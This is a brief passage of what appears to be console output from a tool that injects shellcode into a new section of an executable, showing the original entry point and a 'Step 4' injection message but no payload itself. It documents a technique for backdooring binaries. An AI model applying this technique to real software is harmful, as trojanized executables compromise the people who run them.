        [+] Original Entry Point = 0x33e0c

STEP 4 - Inject the Shellcode in the New Section
        Entry Point add to shellcode = 0c3e4300ffd0
        [+] Shellcode wrote in the new section
```